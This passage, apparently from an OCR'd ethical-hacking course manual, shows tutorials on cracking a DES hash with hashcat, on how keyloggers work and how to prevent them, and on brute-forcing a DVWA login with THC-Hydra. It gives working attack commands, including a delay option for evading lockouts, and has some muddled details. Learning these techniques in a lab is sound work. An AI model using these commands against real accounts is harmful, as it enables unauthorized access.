
Step 7: Cracking password

So the hashed password is 24iYBc17xK0e. .

Step 7.a: Identify Hash type

Luckily, Kali Linux provides a nice tool and we can use that to identify which type of hash is this. In command line type in the following command and on prompt paste the hash value:

```
hash-identifier
```




So this is DES(Unix) hash.

Step 7.b: Crack HASH using cudahashcat


First of all I need to know which code to use for DES hashes. So let's check that:

```
cudahashcat --help | grep DES
```



So it's either 1500 or 3100. But it was a MYSQL Database, so it must be 1500.
I am running a Computer thats got NVIDIA Graphics card. That means I will be using cudaHashcat. On my laptop, I got an AMD ATI Graphics cards, so I will be using oclHashcat on my laptop. If you're on VirtualBox or VMWare, neither cudahashcat nor oclhashcat will work. You must install Kali in either a persisitent USB or in Hard Disk. Instructions are in the website, search around.
I saved the hash value 24iYBc17xK0e. in DES.hash file. Following is the command I am running:

```
cudahashcat -m 1500 -a 0 /root/sql/DES.hash /root/sql/rockyou.txt
```



Interesting find: Usual Hashcat was unable to determine the code for DES hash. (not in it's help menu). However both cudaHashcat and oclHashcat found and cracked the key.
Anyhow, so here's the cracked password: abc123. 24iYBc17xK0e.:abc123
We now even have the password for this user.

Tutorial:8

AIM: Examine software keyloggers and hardware keyloggers.

Key loggers also known as keystroke loggers, may be defined as the recording of the key pressed on a system and saved it to a file, and the that file is accessed by the person using this malware. Key logger can be software or can be hardware.

Working:

Mainly key-loggers are used to steal password or confidential details such as bank information etc. First key-logger was invented in 1970's and was a hardware key logger and first software key-logger was developed in 1983.

1. Software key-loggers :

Software key-loggers are the computer programs which are developed to steal password from the victims computer. However key loggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Also Microsoft windows 10 also has key-logger installed in it.

1. **JavaScript based key logger –**
   It is a malicious script which is installed into a web page, and listens for key to press such as oneKeyUp(). These scripts can be sent by various methods, like sharing through social media, sending as a mail file, or RAT file.
2. **Form Based Key loggers –**
   These are key-loggers which activates when a person fills a form online and when click the button submit all the data or the words written is sent via file on a computer. Some key-loggers works as a API in running application it looks like a simple application and whenever a key is pressed it records it.

2. Hardware Key-loggers :

These are not dependent on any software as these are hardware key-loggers. keyboard hardware is a circuit which is attached in a keyboard itself that whenever the key of that keyboard pressed it gets recorded.

1. **USB keylogger –**
   There are USB connector key-loggers which has to be connected to a computer and steals the data. Also some circuits are built into a keyboard so no external wire i used or shows on the keyboard.
2. **Smartphone sensors –**
   Some cool android tricks are also used as key loggers such as android accelerometer sensor which when placed near to the keyboard can sense the vibrations and the graph then used to convert it to sentences, this technique accuracy is about 80%.
   Now a days crackers are using keystroke logging Trojan, it is a malware which is sent to a victims computer to steal the data and login details.

So key-loggers are the software malware or a hardware which is used to steal , or snatch our login details, credentials , bank information and many more.

Some keylogger application used in 2020 are:

1. Kidlogger
2. Best Free Keylogger
3. Windows Keylogger
4. Refog Personal Monitor
5. All In One Keylogger

Prevention from key-loggers :

These are following below-

1. **Anti-Key-logger –**
   As the name suggest these are the software which are anti / against key loggers and main task is to detect key-logger from a computer system.
2. **Anti-Virus –**
   Many anti-virus software also detect key loggers and delete them from the computer system. These are software anti-software so these can not get rid from the hardware key-loggers.
3. **Automatic form filler –**
   This technique can be used by the user to not fill forms on regular bases instead use automatic form filler which will give a shield against key-loggers as keys will not be pressed .
4. **One-Time-Passwords –**
   Using OTP's as password may be safe as every time we login we have to use a new password.
5. **Patterns or mouse-recognition –**
   On android devices used pattern as a password of applications and on PC use mouse recognition, mouse program uses mouse gestures instead of stylus.

These techniques are less common but are very helpful against key-loggers.


Tutorial:9

AIM: Perform online attacks and offline attacks of password cracking.

Online Password Cracking

Step 1: Open THC-Hydra

So, let's get started. Fire up Kali and open THC-Hydra from Applications -> Kali Linux -> Password Attacks -> Online Attacks -> hydra.



Step 2: Get the Web Form Parameters

To be able to hack web form usernames and passwords, we need to determine the parameters of the web form login page as well as how the form responds to bad/failed logins. The key parameters we must identify are the:


- IP Address of the website
- URL
- type of form
- field containing the username

- field containing the password
- failure message

We can identify each of these using a proxy such as Tamper Data or Burp Suite.

Step 3: Using Burp Suite

Although we can use any proxy to do the job, including Tamper Data, in this post we will use Burp Suite. You can open Burp Suite by going to Applications -> Kali Linux -> Web Applications -> Web Application Proxies -> burpsuite. When you do, you should see the opening screen like below.




Next, we will be attempting to crack the password on the Damn Vulnerable Web Application (DVWA). You can run it from the Metasploitable operating system (available at Rapid7) and then connecting to its login page, as I have here.

We need to enable the Proxy and Intercept on the Burp Suite like I have below. Make sure to click on the Proxy tab at the top and then Intercept on the second row of tabs. Make certain that the "Intercept is on."


Last, we need to configure our IceWeasel web browser to use a proxy. We can go to Edit -> Preferences -> Advanced -> Network -> Settings to open the Connection Settings, as seen below. There, configure IceWeasel to use 127.0.0.1 port 8080 as a proxy by typing in 127.0.0.1 in the HTTP Proxy field, 8080 in the Port field and delete any information in

the No Proxy for field at the bottom. Also, select the "Use this proxy server for all protocols" button.



Step 4: Get the Bad Login Response

The BurpSuite intercepts the request and shows us the key fields we need for a THC-Hydra web form crack.



After collecting this information, I then forward the request from Burp Suite by hitting the "Forward" button to the far left . The DVWA returns a message that the "Login failed." Now, I have all the information I need to configure THC-Hydra to crack this web app!

Getting the failure message is key to getting THC-Hydra to work on web forms. In this case, it is a text-based message, but it won't always be. At times it may be a cookie, but the critical part is finding out how the application communicates a failed login. In this way, we can tell THC-Hydra to keep trying different passwords; only when that message does not appear, have we succeeded.

Step 5: Place the Parameters into Your THC Hydra Command

Now, that we have the parameters, we can place them into the THC-Hydra command. The syntax looks like this:

kali > hydra -L <username list> -p <password list> <IP Address> <form parameters><failed login message>

So, based on the information we have gathered from Burp Suite, our command should look something like this:

kali >hydra -L <wordlist> -P<password list>192.168.1.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"

A few things to note. First, you use the upper case "L" if you are using a username list and a lower case "l" if you are trying to crack one username that you supply there. In this case, I will be using the lower case "l " as I will only be trying to crack the "admin" password.

After the address of the login form (/dvwa/login.php), the next field is the name of the field that takes the username. In our case, it is "username," but on some forms it might be something different, such as "login."

Step 6: Choose a Wordlist

Now, we need to chose a wordlist. As with any dictionary attack, the wordlist is key. You can use a custom one made with Crunch or CeWL, but Kali has numerous wordlists built right in. To see them all, simply type:


kali > locate wordlist

In addition, there are numerous online sites with wordlists that can be up to 100 GB! Choose wisely, my hacker novitiates. In this case, I will be using a built-in wordlist with less than 1,000 words at:

/usr/share/dirb/wordlists/short.txt

Step 7: Build the Command

kali > hydra -l admin -P /usr/share/dirb/wordlists/small.txt 192.168.1.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V




Where:

- -l indicates a single username (use -L for a username list)
- -P indicates use the following password list
- http-post-form indicates the type of form


- /dvwa/login-php is the login page URL
- username is the form field where the username is entered
- ^USER^ tells Hydra to use the username or list in the field
- password is the form field where the password is entered (it may be passwd, pass, etc.)
- ^PASS^ tells Hydra to use the password list supplied
- Login indicates to Hydra the login failed message
- Login failed is the login failure message that the form returned
- -V is for verbose output showing every attempt

Step 8:

Since we used the -V switch, THC-Hydra will show us every attempt.



After a few minutes, Hydra returns with the password for our web application. Success!



Final Thoughts

Although THC-Hydra is an effective and excellent tool for online password cracking, when using it in web forms, it takes a bit of practice. The key to successfully using it in web forms is determining how the form responds differently to a failed login versus a successful login. In the example above, we identified the failed login message, but we could have identified

the successful message and used that instead. To use the successful message, we would replace the failed login message with "S=successful message" such as this:

kali > hydra -l admin -P /usr/share/dirb/wordlists/small.txt 192.168.1.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&S=success message" -V

Also, some web servers will notice many rapid failed attempts at logging in and lock you out. In this case, you will want to use the wait function in THC-Hydra. This will add a wait between attempts so as not to trigger the lockout. You can use this functionality with the -w switch, so we revise our command to wait 10 seconds between attempts by writing it:

kali > hydra -l admin -P /usr/share/dirb/wordlists/small.txt 192.168.1.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -w 10 -V

Offline Password Cracking

Step 1: Fire Up Kali & Open Hashcat

Let's start by firing up Kali and opening hashcat. Go to Applications -> Kali Linux -> Password Attacks -> Offline Attacks -> hashcat, as seen below.

When we click on the hashcat menu item, it opens the help screen.

At the top of the screen, you can see the basic hashcat syntax:


kali > hashcat options hashfile mask|wordfiles|directories

We can see some of the options for hashcat displayed below the basic syntax. Some of the most important of these are -m (the hashtype) and -a(attack mode). In general, we will need to use both of these options in most password cracking attempts with hashcat.

Step 2: More Extensive Options

If we scan a bit further down this hashcat help screen, we can see more options. The first two below are some of the key options that hashcat enables.

First, hashcat enables rules that allow us to apply specifically designed rules to use on our wordlist file. These rules can take our wordlist file and apply capitalization rules, special characters, word combinations, appended and prepended numbers, and so on. Each of these will help us to break passwords that have been made more complex to avoid dictionary attacks.



The next stanza shows us custom character sets. This enables us to set the character set that we want to use to crack the passwords. If we know the company's or institution's password policy, we can choose a subset of all characters to meet their policy and speed up our cracking. For instance, if a company allows an all-numeric character set, choose to crack the hashes with just numbers. These types of passwords are VERY easy to crack.

The next screen includes some of the more obscure options, including the output file type, the debug mode and the built-in character sets.


Finally, we have to chose the type of hash we are trying to crack. Hashcat gives us numerous options. When we get ready to crack the hash, we need to designate in our command what type of hash we are working with by giving hashcat the number associated with the hash type. Here we can see a list of some of the hash types hashcat can work with.

Step 3: Choose Your Wordlist

In this tutorial, we will be using a simple dictionary attack on some Linux hashes. To do so, we need a wordlist to work from. There are literally thousands of wordlists available on the web, but Kali has numerous wordlists built right in, so let's try using one of those.

To find the built in wordlists in Kali, we can type:

kali > locate wordlist



